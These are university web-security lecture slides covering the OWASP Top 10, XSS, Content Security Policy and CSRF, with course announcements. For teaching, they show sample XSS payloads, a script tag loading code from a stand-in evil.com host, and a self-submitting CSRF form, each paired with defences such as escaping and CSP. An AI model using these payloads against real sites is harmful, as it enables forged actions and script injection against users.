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Web Vulns

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Feedback link: <https://forms.gle/Xxi4JL25Vqg7U1pT8>

(Also in the syllabus)

Patch Notes

- ◎ Project 2 due in a week (March 15)
- ◎ All quizzes should be graded
 - Sounds like they were a bit harsh? Slack me with questions / regrade requests.

Patch Notes

Extra credit: Honeypot

- ◎ Set up a server for attackers to target, and present your findings to the class
- ◎ Worth up to 50% of an assignment
- ◎ Instructions on Canvas



OWASP Top 10

OWASP Top 10: The 10 most common web vulnerabilities

1. Broken Access Control
2. Cryptographic Failures
3. Injection (*today and tomorrow*)
4. Insecure Design
5. Security Misconfiguration



OWASP

Open Web Application
Security Project

OWASP Top 10

OWASP Top 10 (cont...)

- 6. Vulnerable and Outdated Components
- 7. Identification and Authentication Failures
- 8. Software and Data Integrity Failures
- 9. Security Logging and Monitoring Failures
- 10. Server-Side Request Forgery



OWASP

Open Web Application
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Recap

Web Browsers

- ◎ Display HTML and CSS
- ◎ Run JavaScript code

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HTTP

- ◎ Protocol for client/server communication
- ◎ Includes metadata in HTTP headers
- ◎ Cookies are used to save data client-side, often used for authentication

JavaScript

JavaScript Demo: BEEF



**Got BeEF?**
Download Now

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What is BeEF?

BeEF is short for The Browser Exploitation Framework. It is a penetration testing tool that focuses on the web browser.

Amid growing concerns about web-borne attacks against clients, including mobile clients, BeEF allows the professional penetration tester to assess the actual security posture of a target environment by using client-side attack vectors. Unlike other security frameworks, BeEF looks past the hardened network perimeter and client system, and examines exploitability within the context of the one open door: the web browser. BeEF will hook one or more web browsers and use them as beachheads for launching directed command modules and further attacks against the system from within the browser context.

Hooked Browsers

Online Browsers

10.211.55.10

10.211.55.2

Offline Browsers

Getting Started


Details Logs Commands

| Id... | Type | Event |
|-------|---------|--------|
| 9 | Command | Hook |
| 8 | Command | Hook |
| 7 | Command | Hook |
| 6 | Command | Hook |
| 4 | Zombie | 10.211 |
| 3 | Zombie | 10.211 |

BeEF's administration user interface

XSS

Cross-Site Scripting (XSS): Running JavaScript on the browser of other users




XSS

Self-XSS: Here run this it does something cool



XSS





XSS

The LEET HACKER method: Modify the HTML!

Follow along: demo.csci3403.com

Please be nice to the demos



XSS

For folks reading the slides without watching the demo:

Just go to this link and you'll get the idea:

<https://demo.csci3403.com/search?query=%3Cscript%3Ealert%28%22XSS%21%22%29%3C%2Fscript%3E>

XSS

Reflected XSS: Stored in a link or other temporary place


◎ Example: the search thing:

`http://example.com/search?query=%3Cscript%3Ealert%28%22XSS%21%22%29%3C%2Fscript%3E`

XSS

Stored (Persistent) XSS: Saved to the server, persistent and reloaded every time

◎ Example: The saved document thing:



XSS



***andy**
@derGeruhn

Follow

```
<script  
class="xss">$($('.xss').parents().eq(1).find('a')  
.eq(1).click());$('[data-  
action=retweet]').click();alert('XSS in  
Tweetdeck')</script> ❤️
```

Reply Retweet Favorite More


RETWEETS
39,868

FAVORITES
3,686



9:36 AM - 11 Jun 2014

XSS



https://samy.pl/myspace/

XSS

Q: Can we just search user input for “<script>”?

XSS

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A: No, there are other ways of injecting JavaScript:

```
<!-- Runs JavaScript directly -->
```

```
<script>alert('XSS!')</script>
```

```
<!-- Fails to load an image, then runs JavaScript -->
```

```
</img>
```

```
<!-- Runs JavaScript when moused over-->
```

```
<a onmouseover="alert('XSS!')"></a>
```

XSS

Prevention: Escape HTML tag characters:

| Character | Description | Entity Name | Entity Number |
|-----------|--------------------|-------------|---------------|
| & | Ampersand | & | & |
| < | Less than | < | < |
| > | Greater than | > | > |
| | Non-breaking space | | |

XSS

HTML escaping:

- Most libraries have “escaped” and “raw” functions

```
// JavaScript standard library
// Safe
foo.textContent = message;
// Unsafe
foo.innerHTML = message;
```



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```
// React (common JavaScript library)
function SafeComponent() {
  return <div>{message}</div>;
}
function UnsafeComponent() {
  return <div dangerouslySetInnerHTML={__html: message} />;
}
```

XSS



The screenshot shows the GitHub search interface with the query 'dangerouslySetInnerHTML'. The left sidebar lists repository categories: Repositories (37), Code (818K), Commits (11K), Issues (33K), Discussions (63), Packages (8), Marketplace (0), Topics (1), Wikis (165), and Users (1). The main area displays '818,698 code results' for the repository '5calls/react-dev' at the path 'src/components/about/__snapshots__/About.test.tsx.snap'. Two code snippets are shown, both featuring 'dangerouslySetInnerHTML' assignments. The first snippet is for an <h2> element with a className, and the second is for an element containing a . Both snippets show an object being passed to dangerouslySetInnerHTML. The bottom of the results area indicates 'Showing the top two matches' and 'Last indexed on Apr 9, 2021'.

dangerouslySetInnerHTML / Pull requests Issues Marketplace Explore

Sort: Best match ▾

818,698 code results

5calls/react-dev
src/components/about/__snapshots__/About.test.tsx.snap

```
17     <h2
18         className="about__subtitle"
19     />
20     <p
21         dangerouslySetInnerHTML={
22             Object {
23             ...
29         <li>
30             <span
31                 dangerouslySetInnerHTML={
32                     Object {
```

Showing the top two matches Last indexed on Apr 9, 2021


Recap

Cross-Site Scripting (XSS): Running JavaScript as a different user


- ◎ **Reflected XSS:** Temporary, tied to a specific link
- ◎ **Stored XSS:** Stored in the server

XSS prevention: Escape user input, preferably with safe built-in functions

Questions?

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Web Vulns: Day 2

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Patch Notes

A decorative network diagram in the top right corner, consisting of various sized circles (nodes) connected by thin lines (edges), some solid and some dashed, creating a web-like structure.

Question from chat:

Q: Doesn't XSS require physical access to the device?

A: No- the website must be modified, but it could be modified by another user.

A decorative network diagram in the bottom left corner, similar to the one in the top right, showing a cluster of nodes connected by lines.

Patch Notes

Getting an infinite loop with the proxy?

Use Firefox for your browser, or the FoxyProxy Chrome extension. I will make a post in Slack about this later when I have time.

Script types

Most (all?) XSS attacks inject inline or 3rd-party scripts:

```
<!-- 3rd-party script -->  
<script src="https://evil.com/exploit.js"></script>  
  
<!-- Inline script -->  
<script>  
document.location = "http://shorturl.at/mrR12";  
</script>
```

CSP

Content Security Policy: Specifies where scripts can be loaded from

- ⦿ Set by the server on each new page load
- ⦿ Passed as an HTTP header

Only allows JS files on this site or ads.google.com:

```
Content-Security-Policy: script-src 'self' ads.google.com
```


CSP

No JS allowed:

```
Content-Security-Policy: script-src 'none'
```

Only allows JS files on this site or ads.google.com:

```
Content-Security-Policy: script-src 'self' ads.google.com
```

Allows inline scripts:

```
Content-Security-Policy: script-src 'self' 'unsafe-inline'
```

CSP

Can even specify scripts with a specific hash!

Only allow JavaScript with this hash

```
Content-Security-Policy: script-src  
'sha256-B2yPHKaXnvFWtRChIbabYmUBFZdVfKKXHbWtWidDVF8='
```

CSP

CSP can also block:

- ⦿ External connections (connect-src)
- ⦿ Images (img-src)
- ⦿ Fonts (font-src)
- ⦿ etc...

Can connect to this page or ads.google.com, but can only display images from this page:

```
Content-Security-Policy: connect-src 'self' ads.google.com  
img-src 'self'
```

CSP

Useful CSP browser extension: Laboratory



 By Firefox

Laboratory (Content Security Policy / CSP Toolkit)

by [April King](#)

Because good website security shouldn't only be available to mad scientists! Laboratory is a WebExtension that helps you generate a Content Security Policy (CSP) header for your website.

Remove

Another security header

HTTP Strict-Transport-Security (HSTS): Force all subsequent requests to be encrypted

- ◎ I will not quiz you about this, but it comes up a lot

Recap

Content Security Policy (CSP): HTTP header which determines which scripts (and other resources) get loaded

XSS mitigations:

- ⦿ Escaping user input (error-prone)
- ⦿ A strict CSP header


Questions?

CSRF

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
Cross-Site Request Forgery (CSRF): Visiting one site causes actions on another

Ex: Any time somebody visits evil.com, their password on Google.com resets

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
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 - e.g. logout, post message, update password



CSRF

CSRF attack example:

`https://evil.com`

```
<h1>Welcome to my totally normal webpage!</h1>
```

```
</img>
```

CSRF


Attacks can send data as well

- ⦿ Could post a message, or change a password:


```
<h1>Welcome to my totally normal webpage!</h1>

<form id="evil-form" action="https://demo.csci3403.com/create" method="POST">
  <input type="text" name="content" value="I am bad at security!">
</form>

<script>
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</script>
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
Web Vulns: Day 3

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Midterm: 85% graded


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Patch Notes

For recitation: Download BURP Suite (the free version)

- ① <https://portswigger.net/burp/releases/professional-community-2022-2-3?requestededition=community>
- ① There is a link on the page to bypass the email signup

Professional / Community 2022.2.3

Stable

11 March 2022 at 13:37 UTC

Burp Suite Community Edition




Windows (64-bit)



Download

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CSRF

Note: This does require the attacker setting up their own website and tricking the victim into browsing to it!



CSRF



mcc
@mcclure111



INFOSEC EXPERT: It is absolutely not safe to scan a random QR code. What are you thinking?

ME: A QR code is just a URL, right? Are you really trying to say it's totally unsafe to just access a URL?

INFOSEC EXPERT: *Stares back with haunted eyes*

ME: Are you

9:01 PM · Mar 14, 2022 · Twitter Web App

<https://twitter.com/mcclure111/status/1503567125021138950>

CSRF

HTML form to send cross-site data:

```
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<script>
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CSRF

HTML form to send cross-site data:  *Target URL*

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CSRF

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```

Key: Value data

Automatically submits on page load



Demo!

<https://demo.csci3403.com>
(again)



CSRF

Solution: Require a secret value, called a **CSRF token**



